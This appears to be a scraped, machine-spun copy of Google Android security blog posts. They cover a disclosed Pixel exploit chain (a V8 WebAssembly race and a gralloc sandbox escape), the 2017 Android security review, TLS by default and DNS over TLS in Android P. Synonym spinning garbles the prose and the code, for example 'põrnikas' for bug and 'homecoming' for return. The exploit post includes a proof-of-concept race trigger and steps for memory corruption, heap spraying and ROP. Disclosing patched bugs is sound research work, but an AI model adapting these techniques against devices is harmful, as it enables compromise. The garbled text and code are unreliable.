Showing posts with label android security. Show all posts

Wednesday, October 24, 2018

Android Safety Ecosystem Investments Pay Dividends For Pixel

Android Safety Ecosystem Investments Pay Dividends For Pixel

Posted past times Mayank Jain in addition to Scott Roberts of the Android Security team

In June 2017, the Android safety squad increased the top payouts for the Android Security Rewards (ASR) plan in addition to worked amongst researchers to streamline the exploit submission process. In August 2017, Guang Gong (@oldfresher) of Alpha Team, Qihoo 360 Technology Co. Ltd. submitted the commencement working remote exploit chain since the ASR program's expansion. For his detailed report, Gong was awarded $105,000, which is the highest vantage inwards the history of the ASR plan in addition to $7500 past times Chrome Rewards program for a total of $112,500. The consummate laid of issues was resolved equally portion of the December 2017 monthly safety update. Devices amongst the safety patch marker of 2017-12-05 or afterward are protected from these issues.

All Pixel devices or partner devices using A/B (seamless) arrangement updates volition automatically install these updates; users must restart their devices to consummate the installation.

The Android Security squad would similar to give cheers Guang Gong in addition to the researcher community for their contributions to Android security. If you'd similar to participate inwards Android Security Rewards program, banking concern check out our Program rules. For tips on how to submit reports, run across Bug Hunter University.

The next article is a invitee weblog ship authored past times Guang Gong of Alpha team, Qihoo 360 Technology Ltd.

Technical details of a Pixel remote exploit chain

The Pixel telephone is protected past times many layers of security. It was the alone device that was non pwned inwards the CVE-2017-5116 is a V8 engine põrnikas that is used to larn remote code execution inwards sandboxed Chrome homecoming process. CVE-2017-14904 is a põrnikas inwards Android's libgralloc module that is used to escape from Chrome's sandbox. Together, this exploit chain tin endure used to inject arbitrary code into system_server past times accessing a malicious URL inwards Chrome. To reproduce the exploit, an event vulnerable environs is Chrome 60.3112.107 + Android 7.1.2 (Security patch marker 2017-8-05) (google/sailfish/sailfish:7.1.2/NJH47F/4146041:user/release-keys). 

The RCE põrnikas (CVE-2017-5116)

New features commonly convey novel bugs. V8 6.0 introduces back upward for SharedArrayBuffer, a low-level machinery to portion retention betwixt JavaScript workers in addition to synchronize command menstruation across workers. SharedArrayBuffers give JavaScript access to shared memory, atomics, in addition to futexes. WebAssembly is a novel type of code that tin endure run inwards modern spider web browsers— it is a low-level assembly-like linguistic communication amongst a compact binary format that runs amongst near-native performance in addition to provides languages, such equally C/C++, amongst a compilation target thence that they tin run on the web. By combining the iii features, SharedArrayBuffer WebAssembly, in addition to spider web worker inwards Chrome, an OOB access tin endure triggered through a race condition. Simply speaking, WebAssembly code tin endure lay into a SharedArrayBuffer in addition to and thence transferred to a spider web worker. When the nous thread parses the WebAssembly code, the worker thread tin modify the code at the same time, which causes an OOB access.

The buggy code is inwards the portion GetFirstArgumentAsBytes where the declaration args may endure an ArrayBuffer or TypedArray object. After SharedArrayBuffer is imported to JavaScript, a TypedArray may endure backed past times a SharedArraybuffer, thence the content of the TypedArray may endure modified past times other worker threads at whatever time.

i::wasm::ModuleWireBytes GetFirstArgumentAsBytes(     const v8::FunctionCallbackInfo<v8::Value>& args, ErrorThrower* thrower) {   ......   } else if (source->IsTypedArray()) {    //--->source should endure checked if it's backed past times a SharedArrayBuffer     // H5N1 TypedArray was passed.     Local<TypedArray> array = Local<TypedArray>::Cast(source);     Local<ArrayBuffer> buffer = array->Buffer();     ArrayBuffer::Contents contents = buffer->GetContents();     start =         reinterpret_cast<const byte*>(contents.Data()) + array->ByteOffset();     length = array->ByteLength();   }    ......   homecoming i::wasm::ModuleWireBytes(start, start + length); } 

H5N1 unproblematic PoC is equally follows:

<html> <h1>poc</h1> <script id="worker1"> worker:{        self.onmessage = function(arg) {         console.log("worker started");         var ta = novel Uint8Array(arg.data);         var i =0;         while(1){             if(i==0){                 i=1;                 ta[51]=0;   //--->4)modify the webassembly code at the same fourth dimension             }else{                 i=0;                 ta[51]=128;             }         }     } } </script> <script> portion getSharedTypedArray(){     var wasmarr = [         0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,         0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7f, 0x03,         0x03, 0x02, 0x00, 0x00, 0x07, 0x12, 0x01, 0x0e,         0x67, 0x65, 0x74, 0x41, 0x6e, 0x73, 0x77, 0x65,         0x72, 0x50, 0x6c, 0x75, 0x73, 0x31, 0x00, 0x01,         0x0a, 0x0e, 0x02, 0x04, 0x00, 0x41, 0x2a, 0x0b,         0x07, 0x00, 0x10, 0x00, 0x41, 0x01, 0x6a, 0x0b];     var sb = novel SharedArrayBuffer(wasmarr.length);           //---> 1)put WebAssembly code inwards a SharedArrayBuffer     var sta = novel Uint8Array(sb);     for(var i=0;i<sta.length;i++)         sta[i]=wasmarr[i];     homecoming sta;     } var blob = novel Blob([         document.querySelector('#worker1').textContent         ], { type: "text/javascript" })  var worker = novel Worker(window.URL.createObjectURL(blob));   //---> 2)create a spider web worker var sta = getSharedTypedArray(); worker.postMessage(sta.buffer);                              //--->3)pass the WebAssembly code to the spider web worker setTimeout(function(){         while(1){         try{         sta[51]=0;         var myModule = novel WebAssembly.Module(sta);          //--->4)parse the WebAssembly code         var myInstance = novel WebAssembly.Instance(myModule);         //myInstance.exports.getAnswerPlus1();         }catch(e){         }         }     },1000);  //worker.terminate();  </script> </html> 

The text format of the WebAssembly code is equally follows:

00002b func[0]: 00002d: 41 2a                      | i32.const 42 00002f: 0b                         | terminate 000030 func[1]: 000032: 10 00                      | telephone telephone 0 000034: 41 01                      | i32.const 1 000036: 6a                         | i32.add 000037: 0b                         | terminate 

First, the inwards a higher house binary format WebAssembly code is lay into a SharedArrayBuffer, in addition to thence a TypedArray Object is created, using the SharedArrayBuffer equally buffer. After that, a worker thread is created in addition to the SharedArrayBuffer is passed to the newly created worker thread. While the nous thread is parsing the WebAssembly Code, the worker thread modifies the SharedArrayBuffer at the same time. Under this circumstance, a race status causes a TOCTOU issue. After the nous thread's boundary check, the teaching " telephone telephone 0" tin endure modified past times the worker thread to "call 128" in addition to and thence endure parsed in addition to compiled past times the nous thread, thence an OOB access occurs.

Because the "call 0" Web Assembly teaching tin endure modified to telephone telephone whatever other Web Assembly functions, the exploitation of this põrnikas is straightforward. If "call 0" is modified to "call $leak", registers in addition to stack contents are dumped to Web Assembly memory. Because portion 0 in addition to portion $leak own got a dissimilar number of arguments, this results inwards many useful pieces of information inwards the stack beingness leaked.

 (func $leak(param i32 i32 i32 i32 i32 i32)(result i32)     i32.const 0     get_local 0     i32.store     i32.const iv     get_local 1     i32.store     i32.const 8     get_local 2     i32.store     i32.const 12     get_local 3     i32.store     i32.const xvi     get_local iv     i32.store     i32.const twenty     get_local v     i32.store     i32.const 0   )) 

Not alone the teaching "call 0" tin endure modified, whatever "call funcx" teaching tin endure modified. Assume funcx is a wasm portion amongst 6 arguments equally follows, when v8 compiles funcx inwards ia32 architecture, the commencement v arguments are passed through the registers in addition to the 6th declaration is passed through stack. All the arguments tin endure laid to whatever value past times JavaScript:

/*Text format of funcx*/  (func $simple6 (param i32 i32 i32 i32 i32 i32 ) (result i32)     get_local v     get_local iv     i32.add)  /*Disassembly code of funcx*/ --- Code --- variety = WASM_FUNCTION holler = wasm#1 compiler = turbofan Instructions (size = 20) 0x58f87600     0  8b442404       mov eax,[esp+0x4] 0x58f87604     iv  03c6           add together eax,esi 0x58f87606     6  c20400         ret 0x4 0x58f87609     nine  0f1f00         nop  Safepoints (size = 8)  RelocInfo (size = 0)  --- End code --- 

When a JavaScript portion calls a WebAssembly function, v8 compiler creates a JS_TO_WASM portion internally, after compilation, the JavaScript portion volition telephone telephone the created JS_TO_WASM portion in addition to and thence the created JS_TO_WASM portion volition telephone telephone the WebAssembly function. JS_TO_WASM functions usage dissimilar telephone telephone convention, its commencement arguments is passed through stack. If "call funcx" is modified to telephone telephone the next JS_TO_WASM function.

/*Disassembly code of JS_TO_WASM portion */ --- Code --- variety = JS_TO_WASM_FUNCTION holler = js-to-wasm#0 compiler = turbofan Instructions (size = 170) 0x4be08f20     0  55             force ebp 0x4be08f21     1  89e5           mov ebp,esp 0x4be08f23     3  56             force esi 0x4be08f24     iv  57             force edi 0x4be08f25     v  83ec08         sub esp,0x8 0x4be08f28     8  8b4508         mov eax,[ebp+0x8] 0x4be08f2b     b  e8702e2bde     telephone telephone 0x2a0bbda0  (ToNumber)    ;; code: BUILTIN 0x4be08f30    10  a801           bear witness al,0x1 0x4be08f32    12  0f852a000000   jnz 0x4be08f62  <+0x42> 

The JS_TO_WASM portion volition accept the 6th arguments of funcx equally its commencement argument, but it takes its commencement declaration equally an object pointer, thence type confusion volition endure triggered when the declaration is passed to the ToNumber function, which agency nosotros tin travel past times whatever values equally an object pointer to the ToNumber function. So nosotros tin mistaken an ArrayBuffer object inwards some address such equally inwards a double array in addition to travel past times the address to ToNumber. The layout of an ArrayBuffer is equally follows:

/* ArrayBuffer layouts forty Bytes*/                                                                                                                          Map                                                                                                                                                        Properties                                                                                                                                                 Elements                                                                                                                                                   ByteLength                                                                                                                                                 BackingStore                                                                                                                                               AllocationBase                                                                                                                                             AllocationLength                                                                                                                                           Fields                                                                                                                                                     internal                                                                                                                                                   internal                                                                                                                                                                                                                                                                                                         /* Map layouts 44 Bytes*/                                                                                                                                    static kMapOffset = 0,                                                                                                                                     static kInstanceSizesOffset = 4,                                                                                                                           static kInstanceAttributesOffset = 8,                                                                                                                      static kBitField3Offset = 12,                                                                                                                              static kPrototypeOffset = 16,                                                                                                                              static kConstructorOrBackPointerOffset = 20,                                                                                                               static kTransitionsOrPrototypeInfoOffset = 24,                                                                                                             static kDescriptorsOffset = 28,                                                                                                                            static kLayoutDescriptorOffset = 1,                                                                                                                        static kCodeCacheOffset = 32,                                                                                                                              static kDependentCodeOffset = 36,                                                                                                                          static kWeakCellCacheOffset = 40,                                                                                                                          static kPointerFieldsBeginOffset = 16,                                                                                                                     static kPointerFieldsEndOffset = 44,                                                                                                                       static kInstanceSizeOffset = 4,                                                                                                                            static kInObjectPropertiesOrConstructorFunctionIndexOffset = 5,                                                                                            static kUnusedOffset = 6,                                                                                                                                  static kVisitorIdOffset = 7,                                                                                                                               static kInstanceTypeOffset = 8,     //one byte                                                                                                             static kBitFieldOffset = 9,                                                                                                                                static kInstanceTypeAndBitFieldOffset = 8,                                                                                                                 static kBitField2Offset = 10,                                                                                                                              static kUnusedPropertyFieldsOffset = xi 

Because the content of the stack tin endure leaked, nosotros tin larn many useful information to mistaken the ArrayBuffer. For example, nosotros tin leak the start address of an object, in addition to calculate the start address of its elements, which is a FixedArray object. We tin usage this FixedArray object equally the faked ArrayBuffer's properties in addition to elements fields. We own got to mistaken the map of the ArrayBuffer too, luckily, most of the fields of the map are non used when the põrnikas is triggered. But the InstanceType inwards offset 8 has to endure laid to 0xc3(this value depends on the version of v8) to dot this object is an ArrayBuffer. In companionship to larn a reference of the faked ArrayBuffer inwards JavaScript, nosotros own got to laid the Prototype plain of Map inwards offset xvi to an object whose Symbol.toPrimitive holding is a JavaScript telephone telephone dorsum function. When the faked array buffer is passed to the ToNumber function, to convert the ArrayBuffer object to a Number, the telephone telephone dorsum portion volition endure called, thence nosotros tin larn a reference of the faked ArrayBuffer inwards the telephone telephone dorsum function. Because the ArrayBuffer is faked inwards a double array, the content of the array tin endure laid to whatever value, thence nosotros tin alter the plain BackingStore in addition to ByteLength of the faked array buffer to larn arbitrary retention read in addition to write. With arbitrary retention read/write, executing shellcode is simple. As JIT Code inwards Chrome is readable, writable in addition to executable, nosotros tin overwrite it to execute shellcode.

Chrome squad fixed this põrnikas real chop-chop inwards chrome 61.0.3163.79, merely a calendar week after I submitted the exploit.

The EoP Bug (CVE-2017-14904)

The sandbox escape põrnikas is caused past times map in addition to unmap mismatch, which causes a Use-After-Unmap issue. The buggy code is inwards the functions gralloc_map in addition to gralloc_unmap:

static int gralloc_map(gralloc_module_t const* module,                        buffer_handle_t handle) { ……     private_handle_t* hnd = (private_handle_t*)handle;     ……     if (!(hnd->flags & private_handle_t::PRIV_FLAGS_FRAMEBUFFER) &&         !(hnd->flags & private_handle_t::PRIV_FLAGS_SECURE_BUFFER)) {         size = hnd->size;         err = memalloc->map_buffer(&mappedAddress, size,                                        hnd->offset, hnd->fd);        //---> mapped an ashmem in addition to larn the mapped address. the ashmem fd in addition to offset tin endure controlled past times Chrome homecoming process.         if(err || mappedAddress == MAP_FAILED) {             ALOGE("Could non mmap grip %p, fd=%d (%s)",                   handle, hnd->fd, strerror(errno));             homecoming -errno;         }         hnd->base = uint64_t(mappedAddress) + hnd->offset;          //---> salvage mappedAddress+offset to hnd->base     } else {         err = -EACCES; } ……     homecoming err; } 

gralloc_map maps a graphic buffer controlled past times the arguments grip to retention infinite in addition to gralloc_unmap unmaps it. While mapping, the mappedAddress summation hnd->offset is stored to hnd->base, but piece unmapping, hnd->base is passed to arrangement telephone telephone unmap direct minus the offset. hnd->offset tin endure manipulated from a Chrome's sandboxed process, thence it's possible to unmap whatever pages inwards system_server from Chrome's sandboxed homecoming process.

static int gralloc_unmap(gralloc_module_t const* module,                          buffer_handle_t handle) {   ……     if(hnd->base) {         err = memalloc->unmap_buffer((void*)hnd->base, hnd->size, hnd->offset);    //---> piece unmapping, hnd->offset is non used, hnd->base is used equally the base of operations address, map in addition to unmap are mismatched.         if (err) {             ALOGE("Could non unmap retention at address %p, %s", (void*) hnd->base,                     strerror(errno));             homecoming -errno;         }         hnd->base = 0; } ……     homecoming 0; }  int IonAlloc::unmap_buffer(void *base, unsigned int size,         unsigned int /*offset*/)                               //---> look, offset is non used past times unmap_buffer {     int err = 0;     if(munmap(base, size)) {         err = -errno;         ALOGE("ion: Failed to unmap retention at %p : %s",               base, strerror(errno));     }     homecoming err; } 

Although SeLinux restricts the domain isolated_app to access most of Android arrangement service, isolated_app tin even thence access iii Android arrangement services.

52neverallow isolated_app { 53    service_manager_type 54    -activity_service 55    -display_service 56    -webviewupdate_service 57}:service_manager find; 

To trigger the aforementioned Use-After-Unmap põrnikas from Chrome's sandbox, commencement lay a GraphicBuffer object, which is parseable into a bundle, in addition to and thence telephone telephone the binder method convertToTranslucent of IActivityManager to travel past times the malicious packet to system_server. When system_server handles this malicious bundle, the põrnikas is triggered.

This EoP põrnikas targets the same assail surface equally the põrnikas inwards our 2016 MoSec presentation, Bitunmap, except exploiting it from a sandboxed Chrome homecoming procedure is to a greater extent than hard than from an app. 

To exploit this EoP bug:

1. Address infinite shaping. Make the address infinite layout await equally follows, a heap chunk is correct inwards a higher house some continuous ashmem mapping:

7f54600000-7f54800000 rw-p 00000000 00:00 0           [anon:libc_malloc] 7f58000000-7f54a00000 rw-s 001fe000 00:04 32783         /dev/ashmem/360alpha29 (deleted) 7f54a00000-7f54c00000 rw-s 00000000 00:04 32781         /dev/ashmem/360alpha28 (deleted) 7f54c00000-7f54e00000 rw-s 00000000 00:04 32779         /dev/ashmem/360alpha27 (deleted) 7f54e00000-7f55000000 rw-s 00000000 00:04 32777         /dev/ashmem/360alpha26 (deleted) 7f55000000-7f55200000 rw-s 00000000 00:04 32775         /dev/ashmem/360alpha25 (deleted) ...... 

2. Unmap portion of the heap (1 KB) in addition to portion of an ashmem retention (2MB–1KB) past times triggering the bug:

7f54400000-7f54600000 rw-s 00000000 00:04 31603         /dev/ashmem/360alpha1000 (deleted) 7f54600000-7f547ff000 rw-p 00000000 00:00 0           [anon:libc_malloc] //--->There is a 2MB retention gap 7f549ff000-7f54a00000 rw-s 001fe000 00:04 32783        /dev/ashmem/360alpha29 (deleted) 7f54a00000-7f54c00000 rw-s 00000000 00:04 32781        /dev/ashmem/360alpha28 (deleted) 7f54c00000-7f54e00000 rw-s 00000000 00:04 32779        /dev/ashmem/360alpha27 (deleted) 7f54e00000-7f55000000 rw-s 00000000 00:04 32777        /dev/ashmem/360alpha26 (deleted) 7f55000000-7f55200000 rw-s 00000000 00:04 32775        /dev/ashmem/360alpha25 (deleted) 

3. Fill the unmapped infinite amongst an ashmem memory:

7f54400000-7f54600000 rw-s 00000000 00:04 31603      /dev/ashmem/360alpha1000 (deleted) 7f54600000-7f547ff000 rw-p 00000000 00:00 0         [anon:libc_malloc] 7f547ff000-7f549ff000 rw-s 00000000 00:04 31605       /dev/ashmem/360alpha1001 (deleted)   //--->The gap is filled amongst the ashmem retention 360alpha1001 7f549ff000-7f54a00000 rw-s 001fe000 00:04 32783      /dev/ashmem/360alpha29 (deleted) 7f54a00000-7f54c00000 rw-s 00000000 00:04 32781      /dev/ashmem/360alpha28 (deleted) 7f54c00000-7f54e00000 rw-s 00000000 00:04 32779      /dev/ashmem/360alpha27 (deleted) 7f54e00000-7f55000000 rw-s 00000000 00:04 32777      /dev/ashmem/360alpha26 (deleted) 7f55000000-7f55200000 rw-s 00000000 00:04 32775      /dev/ashmem/360alpha25 (deleted) 

4. Spray the heap in addition to the heap information volition endure written to the ashmem memory:

7f54400000-7f54600000 rw-s 00000000 00:04 31603        /dev/ashmem/360alpha1000 (deleted) 7f54600000-7f547ff000 rw-p 00000000 00:00 0           [anon:libc_malloc] 7f547ff000-7f549ff000 rw-s 00000000 00:04 31605          /dev/ashmem/360alpha1001 (deleted) //--->the heap managing director believes the retention make from 0x7f547ff000 to 0x7f54800000 is even thence mongered past times it in addition to volition allocate retention from this range, consequence inwards heap information is written to ashmem retention 7f549ff000-7f54a00000 rw-s 001fe000 00:04 32783        /dev/ashmem/360alpha29 (deleted) 7f54a00000-7f54c00000 rw-s 00000000 00:04 32781        /dev/ashmem/360alpha28 (deleted) 7f54c00000-7f54e00000 rw-s 00000000 00:04 32779        /dev/ashmem/360alpha27 (deleted) 7f54e00000-7f55000000 rw-s 00000000 00:04 32777        /dev/ashmem/360alpha26 (deleted) 7f55000000-7f55200000 rw-s 00000000 00:04 32775        /dev/ashmem/360alpha25 (deleted) 

5. Because the filled ashmem inwards measuring 3 is mapped both past times system_server in addition to homecoming process, portion of the heap of system_server tin endure read in addition to written past times homecoming procedure in addition to nosotros tin trigger system_server to allocate some GraphicBuffer object inwards ashmem. As GraphicBuffer is inherited from ANativeWindowBuffer, which has a fellow member named mutual whose type is android_native_base_t, nosotros tin read 2 portion points (incRef in addition to decRef) from ashmem retention in addition to and thence tin calculate the base of operations address of the module libui. In the latest Pixel device, Chrome's homecoming procedure is even thence 32-bit procedure but system_server is 64-bit process. So nosotros own got to leak some module's base of operations address for ROP. Now that nosotros own got the base of operations address of libui, the terminal measuring is to trigger ROP. Unluckily, it seems that the points incRef in addition to decRef haven't been used. It's impossible to modify it to boundary to ROP, but nosotros tin modify the virtual tabular array of GraphicBuffer to trigger ROP.

typedef struct android_native_base_t {     /* a magic value defined past times the actual EGL native type */     int magic;      /* the sizeof() of the actual EGL native type */     int version;      void* reserved[4];      /* reference-counting interface */     void (*incRef)(struct android_native_base_t* base);     void (*decRef)(struct android_native_base_t* base); } android_native_base_t; 

6.Trigger a GC to execute ROP

When a GraphicBuffer object is deconstructed, the virtual portion onLastStrongRef is called, thence nosotros tin supplant this virtual portion to boundary to ROP. When GC happens, the command menstruation goes to ROP. Finding an ROP chain inwards express module(libui) is challenging, but after hard work, nosotros successfully constitute i in addition to dumped the contents of the file into /data/misc/wifi/wpa_supplicant.conf .

Summary

The Android safety squad responded chop-chop to our study in addition to included the cook for these 2 bugs inwards the December 2017 Security Update. Supported Google device in addition to devices amongst the safety patch marker of 2017-12-05 or afterward address these issues. While parsing untrusted parcels even thence happens inwards sensitive locations, the Android safety squad is working on hardening the platform to mitigate against similar vulnerabilities.

The EoP põrnikas was discovered cheers to a articulation endeavor betwixt 360 Alpha Team in addition to 360 C0RE Team. Thanks real much for their effort.

Saturday, October 20, 2018

Android Safety 2017 Yr Inwards Review

Originally posted yesteryear Dave Kleidermacher, Vice President of Security for Android, Play, ChromeOS, on the Google Security Blog

Our team's destination is simple: secure to a greater extent than than 2 billion Android devices. It's our entire focus, in addition to we're constantly working to meliorate our protections to maintain users safe.

Today, we're releasing our 4th annual Android safety twelvemonth inwards review. We compile these reports to assist educate the populace most the many dissimilar layers of Android security, in addition to too to concur ourselves accountable hence that anyone tin dismiss rail our safety move over time.

We saw some actually positive momentum concluding twelvemonth in addition to this post service includes some, but non nearly all, of the major moments from 2017. To dive into all the details, you lot tin dismiss read the sum written report at: g.co/AndroidSecurityReport2017

Google Play Protect

In May, nosotros announced Google Play Protect, a novel habitation for the suite of Android safety services on nearly 2 billion devices. While many of Play Protect's features had been securing Android devices for years, nosotros wanted to brand these to a greater extent than visible to assist assure people that our safety protections are constantly working to maintain them safe.

Play Protect's core objective is to shield users from Potentially Harmful Apps, or PHAs. Every day, it automatically reviews to a greater extent than than l billion apps, other potential sources of PHAs, in addition to devices themselves in addition to takes activity when it finds any.

Play Protect uses a diverseness of dissimilar tactics to maintain users in addition to their information safe, but the impact of machine learning is already quite significant: 60.3% of all Potentially Harmful Apps were detected via machine learning, in addition to nosotros facial expression this to increment inwards the future.

Protecting users' devices

Play Protect automatically checks Android devices for PHAs at to the lowest degree in ane trial every day, in addition to users tin dismiss bear an additional review at whatsoever fourth dimension for some extra peace of mind. These automatic reviews enabled us to take away nearly 39 ane K one thousand PHAs concluding year.

We too update Play Protect to response to trends that nosotros regain across the ecosystem. For instance, nosotros recognized that nearly 35% of novel PHA installations were occurring when a device was offline or had lost network connectivity. As a result, inwards Oct 2017, nosotros enabled offline scanning inwards Play Protect, in addition to have got since prevented 10 ane K one thousand to a greater extent than PHA installs.

Preventing PHA downloads

Devices that downloaded apps alone from Google Play were ix times less probable to acquire a PHA than devices that downloaded apps from other sources. And these safety protections maintain to improve, partially because of Play Protect's increased visibility into newly submitted apps to Play. It reviewed 65% to a greater extent than Play apps compared to 2016.

Play Protect too doesn't only secure Google Play—it helps protect the broader Android ecosystem equally well. Thanks inwards large exercise to Play Protect, the installation rates of PHAs from exterior of Google Play dropped yesteryear to a greater extent than than 60%.

Security updates

While Google Play Protect is a corking shield against harmful PHAs, nosotros too partner alongside device manufacturers to brand certain that the version of Android running on user devices is up-to-date in addition to secure.

Throughout the year, nosotros worked to meliorate the procedure for releasing safety updates, in addition to 30% to a greater extent than devices received safety patches than inwards 2016. Furthermore, no critical safety vulnerabilities affecting the Android platform were publicly disclosed without an update or mitigation available for Android devices. This was possible due to the Android Security Rewards Program, enhanced collaboration alongside the security researcher community, coordination alongside manufacture partners, in addition to built-in safety features of the Android platform.

New safety features inwards Android Oreo

We introduced a slew of novel safety features inwards Android Oreo: making it safer to acquire apps, dropping insecure network protocols, providing to a greater extent than user command over identifiers, hardening the kernel, in addition to more.

We highlighted many of these over the class of the year, but some may have got flown nether the radar. For example, nosotros updated the overlay API hence that apps tin dismiss no longer block the entire covert in addition to forestall you lot from dismissing them, a mutual tactic employed yesteryear ransomware.

Openness makes Android safety stronger

We've long said it, but it remains truer than ever: Android's openness helps strengthen our safety protections. For years, the Android ecosystem has benefitted from researchers' findings, in addition to 2017 was no different.

Security vantage programs

We continued to encounter corking momentum alongside our Android Security Rewards program: nosotros paid researchers $1.28 million, totalling to a greater extent than than 2 ane K one thousand dollars since the get-go of the program. We too increased our top-line payouts for exploits that compromise TrustZone or Verified Boot from $50,000 to $200,000, in addition to remote nub exploits from $30,000 to $150,000.

In parallel, nosotros too introduced Google Play Security Rewards program in addition to offered a bonus bounty to developers that regain in addition to reveal select critical vulnerabilities inwards apps hosted on Play to their developers.

External safety competitions

Our teams too participated inwards external vulnerability uncovering in addition to disclosure competitions, such equally Mobile Pwn2Own. At the 2017 Mobile Pwn2Own competition, no exploits successfully compromised the Google Pixel. And of the exploits demonstrated against devices running Android, none could live on reproduced on a device running unmodified Android source code from the Android Open Source Project (AOSP).

We're pleased to encounter the positive momentum behind Android security, in addition to we'll maintain our move to meliorate our protections this year, in addition to beyond. We volition never halt our move to ensure the safety of Android users.

Friday, October 19, 2018

Protecting Users Amongst Tls Past Times Default Inwards Android P

Protecting Users Amongst Tls Past Times Default Inwards Android P

Posted yesteryear Republic of Chad Brubaker, Senior Software Engineer Android Security

Android is committed to keeping users, their devices, in addition to their information safe. One of the ways that nosotros popular off along information rubber is yesteryear protecting all information that enters or leaves an Android device amongst Transport Layer Security (TLS) inward transit. As nosotros announced inward our Android P developer preview, we're farther improving these protections yesteryear preventing apps that target Android P from allowing unencrypted connections yesteryear default.

This follows a diversity of changes we've made over the years to improve protect Android users.To foreclose accidental unencrypted connections, nosotros introduced the android:usesCleartextTraffic manifest attribute inward Android Marshmallow. In Android Nougat, nosotros extended that attribute yesteryear creating the Network Security Config feature, which allows apps to betoken that they create non intend to transportation network traffic without encryption. In Android Nougat in addition to Oreo, nosotros nevertheless allowed cleartext connections.

How create I update my app?

If your app uses TLS for all connections in addition to hence you lot accept zilch to do. If not, update your app to role TLS to encrypt all connections. If you lot nevertheless involve to brand cleartext connections, popular off along reading for to a greater extent than or less best practices.

Why should I role TLS?

Android considers all networks potentially hostile in addition to hence encrypting traffic should travel used at all times, for all connections. Mobile devices are particularly at run a hazard because they regularly connect to many dissimilar networks, such equally the Wi-Fi at a java shop.

All traffic should travel encrypted, regardless of content, equally whatsoever unencrypted connections tin travel used to inject content, increase assault surface for potentially vulnerable customer code, or rails the user. For to a greater extent than information, encounter our yesteryear blog post in addition to Developer Summit talk.

Isn't TLS slow?

No, it's not.

How create I role TLS inward my app?

Once your server supports TLS, only alter the URLs inward your app in addition to server responses from http:// to https://. Your HTTP stack handles the TLS handshake without whatsoever to a greater extent than work.

If you lot are making sockets yourself, role an SSLSocketFactory instead of a SocketFactory. Take extra attention to role the socket correctly equally SSLSocket doesn't perform hostname verification. Your app needs to create its ain hostname verification, preferably yesteryear calling getDefaultHostnameVerifier() amongst the expected hostname. Further, beware that HostnameVerifier.verify() doesn't throw an exception on fault but instead returns a boolean number that you lot must explicitly check.

I involve to role cleartext traffic to...

While you lot should role TLS for all connections, it's mayhap that you lot involve to role cleartext traffic for legacy reasons, such equally connecting to to a greater extent than or less servers. To create this, alter your app's network safety config to permit those connections.

We've included a pair instance configurations. See the network safety config documentation for a flake to a greater extent than help.

Allow cleartext connections to a specific domain

If you lot involve to permit connections to a specific domain or ready of domains, you lot tin role the next config equally a guide:

<network-security-config>     <domain-config cleartextTrafficPermitted="true">         <domain includeSubdomains="true">insecure.example.com</domain>         <domain includeSubdomains="true">insecure.cdn.example.com</domain>     </domain-config> </network-security-config> 

Allow connections to arbitrary insecure domains

If your app supports opening arbitrary content from URLs over insecure connections, you lot should disable cleartext connections to your ain services spell supporting cleartext connections to arbitrary hosts. Keep inward hear that you lot should travel cautious almost the information received over insecure connections equally it could accept been tampered amongst inward transit.

<network-security-config>     <domain-config cleartextTrafficPermitted="false">         <domain includeSubdomains="true">example.com</domain>         <domain includeSubdomains="true">cdn.example2.com</domain>     </domain-config>     <base-config cleartextTrafficPermitted="true" /> </network-security-config> 

How create I update my library?

If your library straight creates secure/insecure connections, brand certain that it honors the app's cleartext settings yesteryear checking isCleartextTrafficPermitted before opening whatsoever cleartext connection.

Thursday, October 18, 2018

Dns Over Tls Back Upward Inward Android P Developer Preview

Posted yesteryear Erik Kline, Android software engineer, as well as Ben Schwartz, Jigsaw software engineer

The offset stride of almost every connectedness on the meshwork is a DNS query. Influenza A virus subtype H5N1 client, such every bit a smartphone, typically uses a DNS server provided yesteryear the Wi-Fi or cellular network. The customer asks this DNS server to convert a domain name, similar www.google.com, into an IP address, similar 2607:f8b0:4006:80e::2004. Once the customer has the IP address, it tin connect to its intended destination.

When the DNS protocol was designed inwards the 1980s, the meshwork was a much smaller, simpler place. For the yesteryear few years, the Internet Engineering Task Force (IETF) has worked to define a novel DNS protocol that provides users amongst the latest protections for safety as well as privacy. The protocol is called "DNS over TLS" (standardized every bit RFC 7858).

Like HTTPS, DNS over TLS uses the TLS protocol to constitute a secure channel to the server. Once the secure channel is established, DNS queries as well as responses can't move read or modified yesteryear anyone else who mightiness move monitoring the connection. (The secure channel exclusively applies to DNS, thus it can't protect users from other kinds of safety as well as privacy violations.)

DNS over TLS inwards P


The Android P Developer Preview includes built-in back upwards for DNS over TLS. We added a Private DNS manner to the Network & meshwork settings.

